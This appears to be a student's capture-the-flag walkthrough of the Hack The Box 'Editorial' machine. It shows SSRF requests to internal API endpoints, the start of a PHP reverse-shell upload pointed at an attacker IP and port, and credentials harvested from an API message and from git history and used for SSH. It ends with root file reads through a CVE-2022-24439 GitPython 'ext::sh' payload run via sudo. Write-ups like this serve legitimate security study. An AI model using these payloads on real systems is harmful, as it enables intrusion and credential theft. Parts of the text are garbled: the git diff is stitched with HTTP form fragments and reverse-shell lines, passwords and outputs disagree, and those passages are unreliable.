7 Content-Type: multipart/form-data;
  boundary=-----227163791830897351043827936508
8 Content-Length: 4333
9 Origin: http://editorial.htb
10 Connection: close
11 Referer: http://editorial.htb/upload
12
13 -----227163791830897351043827936508
14 Content-Disposition: form-data; name="bookurl"
15
16 http://127.0.0.1:5000/static/uploads/a2de15e4-98f3-43bb-a525-04d258e7a6e3
17 -----227163791830897351043827936508
18 Content-Disposition: form-data; name="bookfile"; filename="shell.php"
19 Content-Type: application/x-php
20
21 GIF87a
22 <?php
23 // php-reverse-shell - A Reverse Shell implementation in PHP
24 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
25
26 set_time_limit(0);
27 $VERSION = "1.0";
28 $ip = '10.10.16.42'; // You have changed this
29 $port = 4444; // And this
          
```

Response

Pretty

Raw

Hex

Copy


In

Out



```

1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Wed, 09 Oct 2024 05:51:33 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: close
6 Content-Length: 51
7
8 static/uploads/b7440efb-9596-4615-830a-1c0033cf16b8
          
```


Assignment by Muhammad Tayab



Then I opened it up and found out this :



Not Found

The requested URL was not found on the server. If you entered the URL manually please

I opened it and found this : these are the endpoints for the internal network lets try these out

```
(kali@kali)~[~/Downloads]
$ cat 3b170d31-0f0c-42ba-972c-1fe1c7e1fd93 | jq
{
  "messages": [
    {
      "promotions": {
        "description": "Retrieve a list of all the promotions in our library.",
        "endpoint": "/api/latest/metadata/messages/promos",
        "methods": "GET"
      },
      "coupons": {
        "description": "Retrieve the list of coupons to use in our library.",
        "endpoint": "/api/latest/metadata/messages/coupons",
        "methods": "GET"
      },
      "new_authors": {
        "description": "Retrieve the welcome message sent to our new authors.",
        "endpoint": "/api/latest/metadata/messages/authors",
        "methods": "GET"
      },
      "platform_use": {
        "description": "Retrieve examples of how to use the platform.",
        "endpoint": "/api/latest/metadata/messages/how_to_use_platform",
        "methods": "GET"
      },
      "changelog": {
        "description": "Retrieve a list of all the versions and updates of the api.",
        "endpoint": "/api/latest/metadata/changelog",
        "methods": "GET"
      },
      "latest": {
        "description": "Retrieve the last version of api.",
        "endpoint": "/api/latest/metadata",
        "methods": "GET"
      }
    }
  ]
}
```

An other file!!!!

Request

PrettyRawHex

5 Accept-Language: en-us,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data;
boundary=-----227163791830897351043827936508
8 Content-Length: 4318
9 Origin: http://editorial.htb
10 Connection: close
11 Referer: http://editorial.htb/upload
12
13 -----227163791830897351043827936508
14 Content-Disposition: form-data; name="bookurl"
15
16 http://127.0.0.1:5000/api/latest/metadata/messages/authors
17

Response

PrettyRawHexRender

1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Wed, 09 Oct 2024 06:01:10 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: close
6 Content-Length: 51
7
8 static/uploads/44c23522-d287-45c2-82ae-e36a225883ec

editorial.htb/static/uploads/44c23522-d287-45c2-82ae-e36a225883ec

ocs Kali Forums Kali NetHunter Exploit-DB Google Hack

44c23522-d287-45c2-82ae-e36a225883ec
Completed — 506 bytes

BOOM...got the name and password from the message!!!!

```
(kali@kali)-[~/Downloads]
$ cat 44c23522-d287-45c2-82ae-e36a225883ec | jq
{
  "template_mail_message": "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors site are:\nUsername: dev\nPassword: dev080217_devAPI10\nPlease be sure to change your password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest regards, Editorial Tiempo Arriba Team."
}
```

And I'm in....

```
(kali@kali)-[~/Desktop]
$ ssh dev@editorial.htb
The authenticity of host 'editorial.htb (10.10.11.20)' can't be established.
ED25519 key fingerprint is SHA256:YR+ibhVYSWNLe4xyiPA0g45F4p1pNacQ7+xupfIR70Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'editorial.htb' (ED25519) to the list of known hosts.
dev@editorial.htb's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

dev@editorial:~$ id
uid=1001(dev) gid=1001(dev) groups=1001(dev)
```

And got the user.txt flag.....!!!!

```
dev@editorial:~$ ls
apps  user.txt
dev@editorial:~$ cat user.txt
ca8f9f764d805e425236c9d3e042d7db
```

Unfortunately could't run the sudo thing.....

```
dev@editorial:~$ sudo -l
[sudo] password for dev:
Sorry, user dev may not run sudo on editorial.
```

Lets explore other things in this machine.....

Found somethingat apps folder there is an hidden folder of .git lets explore it.....

```
dev@editorial:~$ ls
apps  user.txt
dev@editorial:~$ cd apps
dev@editorial:~/apps$ ls
dev@editorial:~/apps$ ls -al
total 12
drwxrwxr-x 3 dev dev 4096 Jun  5 14:36 .
drwxr-x--- 4 dev dev 4096 Jun  5 14:36 ..
drwxr-xr-x 8 dev dev 4096 Jun  5 14:36 .git
dev@editorial:~/apps$
```

Assignment by Muhammad Tayab

There are lots of files and folders in there....

```
dev@editorial:~/apps/.git$ ls
branches COMMIT_EDITMSG config description HEAD hooks index info logs objects refs
dev@editorial:~/apps/.git$ ls -al
total 56
drwxr-xr-x  8 dev dev 4096 Jun  5 14:36 .
drwxrwxr-x  3 dev dev 4096 Jun  5 14:36 ..
drwxr-xr-x  2 dev dev 4096 Jun  5 14:36 branches
-rw-r--r--  1 dev dev 253 Jun  4 11:30 COMMIT_EDITMSG
-rw-r--r--  1 dev dev 177 Jun  4 11:30 config
-rw-r--r--  1 dev dev 73 Jun  4 11:30 description
-rw-r--r--  1 dev dev 23 Jun  4 11:30 HEAD
drwxr-xr-x  2 dev dev 4096 Jun  5 14:36 hooks
-rw-r--r--  1 dev dev 6163 Jun  4 11:30 index
drwxr-xr-x  2 dev dev 4096 Jun  5 14:36 info
drwxr-xr-x  3 dev dev 4096 Jun  5 14:36 logs
drwxr-xr-x 70 dev dev 4096 Jun  5 14:36 objects
drwxr-xr-x  4 dev dev 4096 Jun  5 14:36 refs
dev@editorial:~/apps/.git$
```

Upon searching on google found that we can check the commit by this dev user using git log

```
dev@editorial:~/apps/.git$ ls
branches COMMIT_EDITMSG config description HEAD hooks index info logs objects refs
dev@editorial:~/apps/.git$ git log
commit 8ad0f3187e2bda88bba85074635ea942974587e8 (HEAD -> master)
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 21:04:21 2023 -0500

    fix: bugfix in api port endpoint

commit dfef9f20e57d730b7d71967582035925d57ad883
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 21:01:11 2023 -0500

    change: remove debug and update api port

commit b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:55:08 2023 -0500

    change(api): downgrading prod to dev

    * To use development environment.

commit 1e84a036b2f33c59e2390730699a488c65643d28
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:51:10 2023 -0500

    feat: create api to editorial info

    // pr: reverse shell - A Reverse Shell implementation in PHP
    * It (will) contains internal info about the editorial, this enable
    faster access to information.

commit 3251ec9e8ffdd9b938e83e3b9fbf5fd1efa9bbb8
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:48:43 2023 -0500

    feat: create editorial app

    * This contains the base of this project.
    * Also we add a feature to enable to external authors send us their
    books and validate a future post in our editorial.
```

Assignment by Muhammad Tayab

After checking each commit found this huge commit where an other user's name and password is mentioned.....

```
dev@editorial:~/apps/.git$ git show 1e84a036b2f33c59e2390730699a488c65643d28
commit 1e84a036b2f33c59e2390730699a488c65643d28
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date: Sun Apr 30 20:51:10 2023 -0500

    feat: create api to editorial info

Request                                                    Response
* It (will) contains internal info about the editorial, this enable
faster access to information.
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data
diff --git a/app_api/app.py b/app_api/app.py
new file mode 100644
index 0000000..61b786f htb
--- /dev/null
+++ b/app_api/app.py
@@ -0,0 +1,74 @@
+#####227163791830897351043827936508
+# API (in development).data; name="bookurl"
+# * To retrieve info about editorial
+http://127.0.0.1:5000/api/latest/metadata/messages/authors
+#####227163791830897351043827936508
+import json, position: form-data; name="bookfile"; filename="shell.php"
+from flask import Flask, jsonify
+
+#####
+# -----
+# App configuration
+# ----- A Reverse Shell implementation in PHP
+# ----- Copyright (c) 2022 pentestmonkey@pentestmonkey.net
+app = Flask(__name__)
+app.config.from_object('config')
+app.jsonify
+
+#####
+# Global Variables
+api_route = "/api/latest/metadata"
+api_editorial_name = "Editorial Tiempo Arriba"
+api_editorial_email = "info@tiempoarriba.htb"
+
+#####
+def mail_message():
+    """Template mail message: "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table."
+    Your login credentials for our internal forum and authors site are:\nUsername: prod\nPassword: 080217_Production_2023!\nPlease be sure to change your password as s
+    onal name + " Team,"
+    } # TODO: replace dev credentials when checks pass
+
+#####
+# Start program
```

Username: prod Password: 080217_Producti0n_2023!@

Assignment by Muhammad Tayab

And yes got access to this user:

```
(kali㉿kali)-[~/Downloads]
└─$ ssh prod@editorial.htb
prod@editorial.htb's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Wed Oct  9 07:02:12 AM UTC 2024
System load:  0.0          Processes:           232
Usage of /:   61.7% of 6.35GB   Users logged in:    1
Memory usage: 13%          IPv4 address for eth0: 10.10.11.20
Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

prod@editorial:~$ id
uid=1000(prod) gid=1000(prod) groups=1000(prod)
```

By checking the sudo -l we got this

```
prod@editorial:~$ sudo -l
[sudo] password for prod:
Matching Defaults entries for prod on editorial:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_

User prod may run the following commands on editorial:
    (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
```

Assignment by Muhammad Tayab

On searching on Google I found by using pip3 list I found the gitpython and found the version

```
prod@editorial:~$ pip3 list
Package Version
-----
attrs 21.2.0
Automat 20.2.0
Babel 2.8.0
bcrypt 3.2.0
blinker 1.4
certifi 2020.6.20
chardet 4.0.0
click 8.0.3
colorama 0.4.4
command-not-found 0.3
configobj 5.0.6
constantly 15.1.0
cryptography 3.4.8
dbus-python 1.2.18
distro 1.7.0
distro-info 1.1+ubuntu0
Flask 2.2.2
gitdb 4.0.10
GitPython 3.1.29
gunicorn 20.1.0
httplib2 0.20.2
hyperlink 21.0.0
idna 3.3
importlib-metadata 4.6.4
incremental 21.3.0
itsdangerous 2.1.2
jeepney 0.7.1
Jinja2 3.0.3
```

And I've found the exploit on google

**CVE-2022-24439: <gitpython::clone> 'ext::sh -c touch%
/tmp/pwned' for remote code execution #1515**

I changed the touch to cat and added the directory of /root/root.txt and the result got the root flag

```
prod@editorial:~$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c cat% /root/root.txt >% /tmp/root'
Traceback (most recent call last):
  File "/opt/internal_apps/clone_changes/clone_prod_change.py", line 12, in <module>
    r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1275, in clone_from
    return cls.clone(git, url, to_path, GitCmdObjectDB, progress, multi_options, **kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1194, in _clone
    finalize_process(proc, stderr=stderr)
  File "/usr/local/lib/python3.10/dist-packages/git/util.py", line 419, in finalize_process
    proc.wait(**kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/cmd.py", line 559, in wait
    raise GitCommandError(remove_password_if_present(self.args), status, errstr)
git.exc.GitCommandError: Cmd('git') failed due to: exit code(128)
cmdline: git clone -v -c protocol.ext.allow=always 'ext::sh new_changes'
stderr: 'Cloning into 'new_changes' ...
ssh: Could not resolve hostname \342\200\230ext: Name or service not known
fatal: Could not read from remote repository.

Please make sure you have the correct access rights
and the repository exists.'
prod@editorial:~$ cat /tmp/root
57d786f68b24845f5d46d2bf325e8e0
```

=====The End=====